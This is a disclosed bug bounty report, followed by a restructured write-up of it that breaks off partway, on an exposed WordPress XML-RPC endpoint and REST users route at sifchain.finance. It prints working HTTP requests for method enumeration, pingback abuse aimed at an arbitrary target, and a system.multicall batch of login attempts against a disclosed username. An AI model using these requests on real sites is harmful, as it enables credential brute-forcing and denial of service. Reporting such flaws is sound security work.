xmlrpc.php And /wp-json/wp/v2/users FILE IS enable it will used for bruteforce attack and denial of service
The WordPress site exposed the XML-RPC interface and the REST users endpoint, which listed usernames and allowed batched login attempts. An attacker could use the disclosed usernames to brute-force credentials and could abuse pingback calls to make the site send requests to other hosts.

- Triaged in 3 days
- Paid in 19 days
- Disclosed after 33 days
Hi Team :) i am abbas heybati ;)
Summary:
After reviewing the given scope, I realized that the main domain "http://sifchain.finance" has several vulnerabilities that I will report to you as a scenario. I realize that I have reported to you outside of Scope. The report is related to the mentioned company and the vulnerability can endanger your business. I consider it my duty to report this vulnerability to you.
the XML-RPC interface opens two kinds of attacks:
https://sifchain.finance/xmlrpc.php
- XML-RPC pingbacks
- Brute force attacks via XML-RPC
###And in the /wp-json/wp/v2/users path, it reveals all the user information
Steps To Reproduce:


- For the two vulnerabilities listed above in the xmlrpc.php section, first post a request to xmlrpc.php for
<methodName> system.listMethods </methodName>
given
Post Request:
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=dcb7a4e2b0f6a7042e39b0bd33aa4128a1617428272
Upgrade-Insecure-Requests: 1
Content-Length: 135


<?xml version="1.0" encoding="utf-8"?>
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
Response:
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 05:49:32 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: 0937e09a790000063171828000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a003a3fc550631-FRA
Content-Length: 4653


<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  <value><string>system.getCapabilities</string></value>
  <value><string>prli.api_version</string></value>
  <value><string>prli.get_pretty_link_url</string></value>
  <value><string>prli.get_link_from_slug</string></value>
  <value><string>prli.get_link</string></value>
  <value><string>prli.get_all_links</string></value>
  <value><string>prli.get_all_groups</string></value>
  <value><string>prli.create_pretty_link</string></value>
  <value><string>demo.addTwoNumbers</string></value>
  <value><string>demo.sayHello</string></value>
  <value><string>pingback.extensions.getPingbacks</string></value>
  <value><string>pingback.ping</string></value>
  <value><string>mt.publishPost</string></value>
  <value><string>mt.getTrackbackPings</string></value>
  <value><string>mt.supportedTextFilters</string></value>
  <value><string>mt.supportedMethods</string></value>
  <value><string>mt.setPostCategories</string></value>
  <value><string>mt.getPostCategories</string></value>
  <value><string>mt.getRecentPostTitles</string></value>
  <value><string>mt.getCategoryList</string></value>
  <value><string>metaWeblog.getUsersBlogs</string></value>
  <value><string>metaWeblog.deletePost</string></value>
  <value><string>metaWeblog.newMediaObject</string></value>
  <value><string>metaWeblog.getCategories</string></value>
  <value><string>metaWeblog.getRecentPosts</string></value>
  <value><string>metaWeblog.getPost</string></value>
  <value><string>metaWeblog.editPost</string></value>
  <value><string>metaWeblog.newPost</string></value>
  <value><string>blogger.deletePost</string></value>
  <value><string>blogger.editPost</string></value>
  <value><string>blogger.newPost</string></value>
  <value><string>blogger.getRecentPosts</string></value>
  <value><string>blogger.getPost</string></value>
  <value><string>blogger.getUserInfo</string></value>
  <value><string>blogger.getUsersBlogs</string></value>
  <value><string>wp.restoreRevision</string></value>
  <value><string>wp.getRevisions</string></value>
  <value><string>wp.getPostTypes</string></value>
  <value><string>wp.getPostType</string></value>
  <value><string>wp.getPostFormats</string></value>
  <value><string>wp.getMediaLibrary</string></value>
  <value><string>wp.getMediaItem</string></value>
  <value><string>wp.getCommentStatusList</string></value>
  <value><string>wp.newComment</string></value>
  <value><string>wp.editComment</string></value>
  <value><string>wp.deleteComment</string></value>
  <value><string>wp.getComments</string></value>
  <value><string>wp.getComment</string></value>
  <value><string>wp.setOptions</string></value>
  <value><string>wp.getOptions</string></value>
  <value><string>wp.getPageTemplates</string></value>
  <value><string>wp.getPageStatusList</string></value>
  <value><string>wp.getPostStatusList</string></value>
  <value><string>wp.getCommentCount</string></value>
  <value><string>wp.deleteFile</string></value>
  <value><string>wp.uploadFile</string></value>
  <value><string>wp.suggestCategories</string></value>
  <value><string>wp.deleteCategory</string></value>
  <value><string>wp.newCategory</string></value>
  <value><string>wp.getTags</string></value>
  <value><string>wp.getCategories</string></value>
  <value><string>wp.getAuthors</string></value>
  <value><string>wp.getPageList</string></value>
  <value><string>wp.editPage</string></value>
  <value><string>wp.deletePage</string></value>
  <value><string>wp.newPage</string></value>
  <value><string>wp.getPages</string></value>
  <value><string>wp.getPage</string></value>
  <value><string>wp.editProfile</string></value>
  <value><string>wp.getProfile</string></value>
  <value><string>wp.getUsers</string></value>
  <value><string>wp.getUser</string></value>
  <value><string>wp.getTaxonomies</string></value>
  <value><string>wp.getTaxonomy</string></value>
  <value><string>wp.getTerms</string></value>
  <value><string>wp.getTerm</string></value>
  <value><string>wp.deleteTerm</string></value>
  <value><string>wp.editTerm</string></value>
  <value><string>wp.newTerm</string></value>
  <value><string>wp.getPosts</string></value>
  <value><string>wp.getPost</string></value>
  <value><string>wp.deletePost</string></value>
  <value><string>wp.editPost</string></value>
  <value><string>wp.newPost</string></value>
  <value><string>wp.getUsersBlogs</string></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
2.XML-RPC pingbacks attacks
In this case, an attacker is able to leverage the default XML-RPC API in order to perform callbacks for the following purposes:
- Distributed denial-of-service (DDoS) attacks - An attacker executes the pingback.ping the method from several affected WordPress installations against a single unprotected target (botnet level).
- XSPA (Cross Site Port Attack) - An attacker can execute the pingback.ping the method from a single affected WordPress installation to the same host (or other internal/private host) on different ports. An open port or an internal host can be determined by observing the difference in time of response and/or by looking at the response of the request.

Post Request:
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=dcb7a4e2b0f6a7042e39b0bd33aa4128a1617428272
Upgrade-Insecure-Requests: 1
Content-Length: 285


<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>https://your server target </string></value>
</param>
<param>
<value><string>https://sifchain.finance</string></value>
</param>
</params>
</methodCall>
Response:
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 05:58:08 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: 0937e87a5500002b4d4c323000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a0103d5b352b4d-FRA
Content-Length: 394


<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Invalid discovery target</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
3.Brute force attacks XML-RPC

Sometimes the only way to bypass request limiting or blocking in a brute force attack against WordPress site is to use the all too forgotten XML-RPC API. In this section, we use the wp / v2 / users path that I mentioned at the beginning of the report. Here we have found the users from the said path and use them in this section.(The user used in this section is ==asha8fd635db6e9==, which is a report from the first section.) "The above request can be sent in Burp Intruder (for example) with different sets of credentials. Note that, even if you guess the password or not, the response code will always be 200. " "WordPress XML-RPC by default allows an attacker to perform a single request, and brute force hundreds of passwords."
Post Request:
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=dcb7a4e2b0f6a7042e39b0bd33aa4128a1617428272
Upgrade-Insecure-Requests: 1
Content-Length: 243


<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>asha8fd635db6e9</value></param>
<param><value>password</value></param>
</params>
</methodCall>
Response:
HTTP/1.1 403 Forbidden
Date: Sat, 03 Apr 2021 05:51:33 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-XMLRPC-Error-Code: 403
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: 0937e272350000dfb7e0b9c000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a00696bd19dfb7-FRA
Content-Length: 403


<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
The following request requires permissions for both system.multicall and wp.getUsersBlogs methods:
Post Request:
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=dcb7a4e2b0f6a7042e39b0bd33aa4128a1617428272
Upgrade-Insecure-Requests: 1
Content-Length: 1592


<?xml version="1.0"?>
<methodCall><methodName>system.multicall</methodName><params><param><value><array><data>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>
</data></array></value></param></params></methodCall>
Response:
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 09:47:13 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-XMLRPC-Error-Code: 403
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: 0938ba358200004e9daebe8000000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a15fcf3b654e9d-FRA
Content-Length: 1043


<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
  <value><struct>
  <member><name>faultCode</name><value><int>403</int></value></member>
  <member><name>faultString</name><value><string>Incorrect username or password.</string></value></member>
</struct></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
Supporting Material/References:
- https://nitesculucian.github.io/2019/07/01/exploiting-the-xmlrpc-php-on-all-wordpress-versions/
- https://blog.sucuri.net/2015/10/brute-force-amplification-attacks-against-wordpress-xmlrpc.html
- https://blog.sucuri.net/2014/03/more-than-162000-wordpress-sites-used-for-distributed-denial-of-service-attack.html
Reference Hackerone Reports: #325040 #448524 #448524 #752073
Impact
1)This can be automated from multiple hosts and be used to cause a mass DDOS attack on the victim. 2) This method is also used for brute force attacks to stealing the admin credentials and other important credentials
Plus, there are a lot of PoCs lying around the web concerning the vulnerabilities associated with XMLRPC.php in wordpress websites
Attachments

Context
The target is the main domain sifchain.finance, a WordPress installation. The report looks at two features that WordPress exposes by default: the XML-RPC endpoint at /xmlrpc.php and the REST API route /wp-json/wp/v2/users.
XML-RPC is the legacy remote procedure interface that WordPress uses for pingbacks, trackbacks and remote publishing. When it is reachable, it answers method calls such as system.listMethods, pingback.ping and wp.getUsersBlogs. The /wp-json/wp/v2/users route is part of the WordPress REST API and returns user records.
The researcher notes that the domain was outside the stated scope, but reports it anyway because the issue affects the company's own site.
Setup
No accounts, roles or special tooling are described. The requests were sent with a Firefox 78 user agent on Linux, and the report mentions Burp Intruder as a way to send the brute force request with different credential sets. The only precondition is that both endpoints are reachable, which the responses confirm.
Finding it
The researcher reviewed the scope and found that http://sifchain.finance exposes several issues, presented as one scenario. Two of them are the subject of the report:
- The XML-RPC interface at
https://sifchain.finance/xmlrpc.phpis open. The report says this enables two kinds of attack: XML-RPC pingbacks and brute force attacks via XML-RPC. - The path
https://sifchain.finance/wp-json/wp/v2/usersreveals all user information.
The second finding feeds the first: the usernames disclosed by the REST route are the ones used against XML-RPC in the brute force step.
Exploitation
Step 1: enumerate the XML-RPC methods
The first request posts a system.listMethods call to /xmlrpc.php.
POST /xmlrpc.php HTTP/1.1
Host: sifchain.finance
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=[redacted]
Upgrade-Insecure-Requests: 1
Content-Length: 135

<?xml version="1.0" encoding="utf-8"?>
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
The body is a standard XML-RPC call whose method name is system.listMethods and whose parameter list is empty. The server answers with 200 OK and a text/xml body listing every method the endpoint exposes. The response headers identify the stack: Host-Header: WordPress.com, X-ac: 2.hhn _atomic_ams and Server: cloudflare.
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 05:49:32 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close
Strict-Transport-Security: max-age=15552000; includeSubDomains
Vary: Accept-Encoding
X-hacker: If you're reading this, you should visit automattic.com/jobs and apply to join the fun, mention this header.
Host-Header: WordPress.com
X-ac: 2.hhn _atomic_ams
CF-Cache-Status: DYNAMIC
cf-request-id: [redacted]
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 63a003a3fc550631-FRA
Content-Length: 4653

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  <value><string>system.getCapabilities</string></value>
  <value><string>prli.api_version</string></value>
  <value><string>prli.get_pretty_link_url</string></value>
  <value><string>prli.get_link_from_slug</string></value>
  <value><string>prli.get_link</string></value>
  <value><string>prli.get_all_links</string></value>
  <value><string>prli.get_all_groups</string></value>
  <value><string>prli.create_pretty_link</string></value>
  <value><string>demo.addTwoNumbers</string></value>
  <value><string>demo.sayHello</string></value>
  <value><string>pingback.extensions.getPingbacks</string></value>
  <value><string>pingback.ping</string></value>
  <value><string>mt.publishPost</string></value>
  <value><string>mt.getTrackbackPings</string></value>
  <value><string>mt.supportedTextFilters</string></value>
  <value><string>mt.supportedMethods</string></value>
  <value><string>mt.setPostCategories</string></value>
  <value><string>mt.getPostCategories</string></value>
  <value><string>mt.getRecentPostTitles</string></value>
  <value><string>mt.getCategoryList</string></value>
  <value><string>metaWeblog.getUsersBlogs</string></value>
  <value><string>metaWeblog.deletePost</string></value>
  <value><string>metaWeblog.newMediaObject</string></value>
  <value><string>metaWeblog.getCategories</string></value>
  <value><string>metaWeblog.getRecentPosts</string></value>
  <value><string>metaWeblog.getPost</string></value>
  <value><string>metaWeblog.editPost</string></value>
  <value><string>metaWeblog.newPost</string></value>
  <value><string>blogger.deletePost</string></value>
  <value><string>blogger.editPost</string></value>
  <value><string>blogger.newPost</string></value>
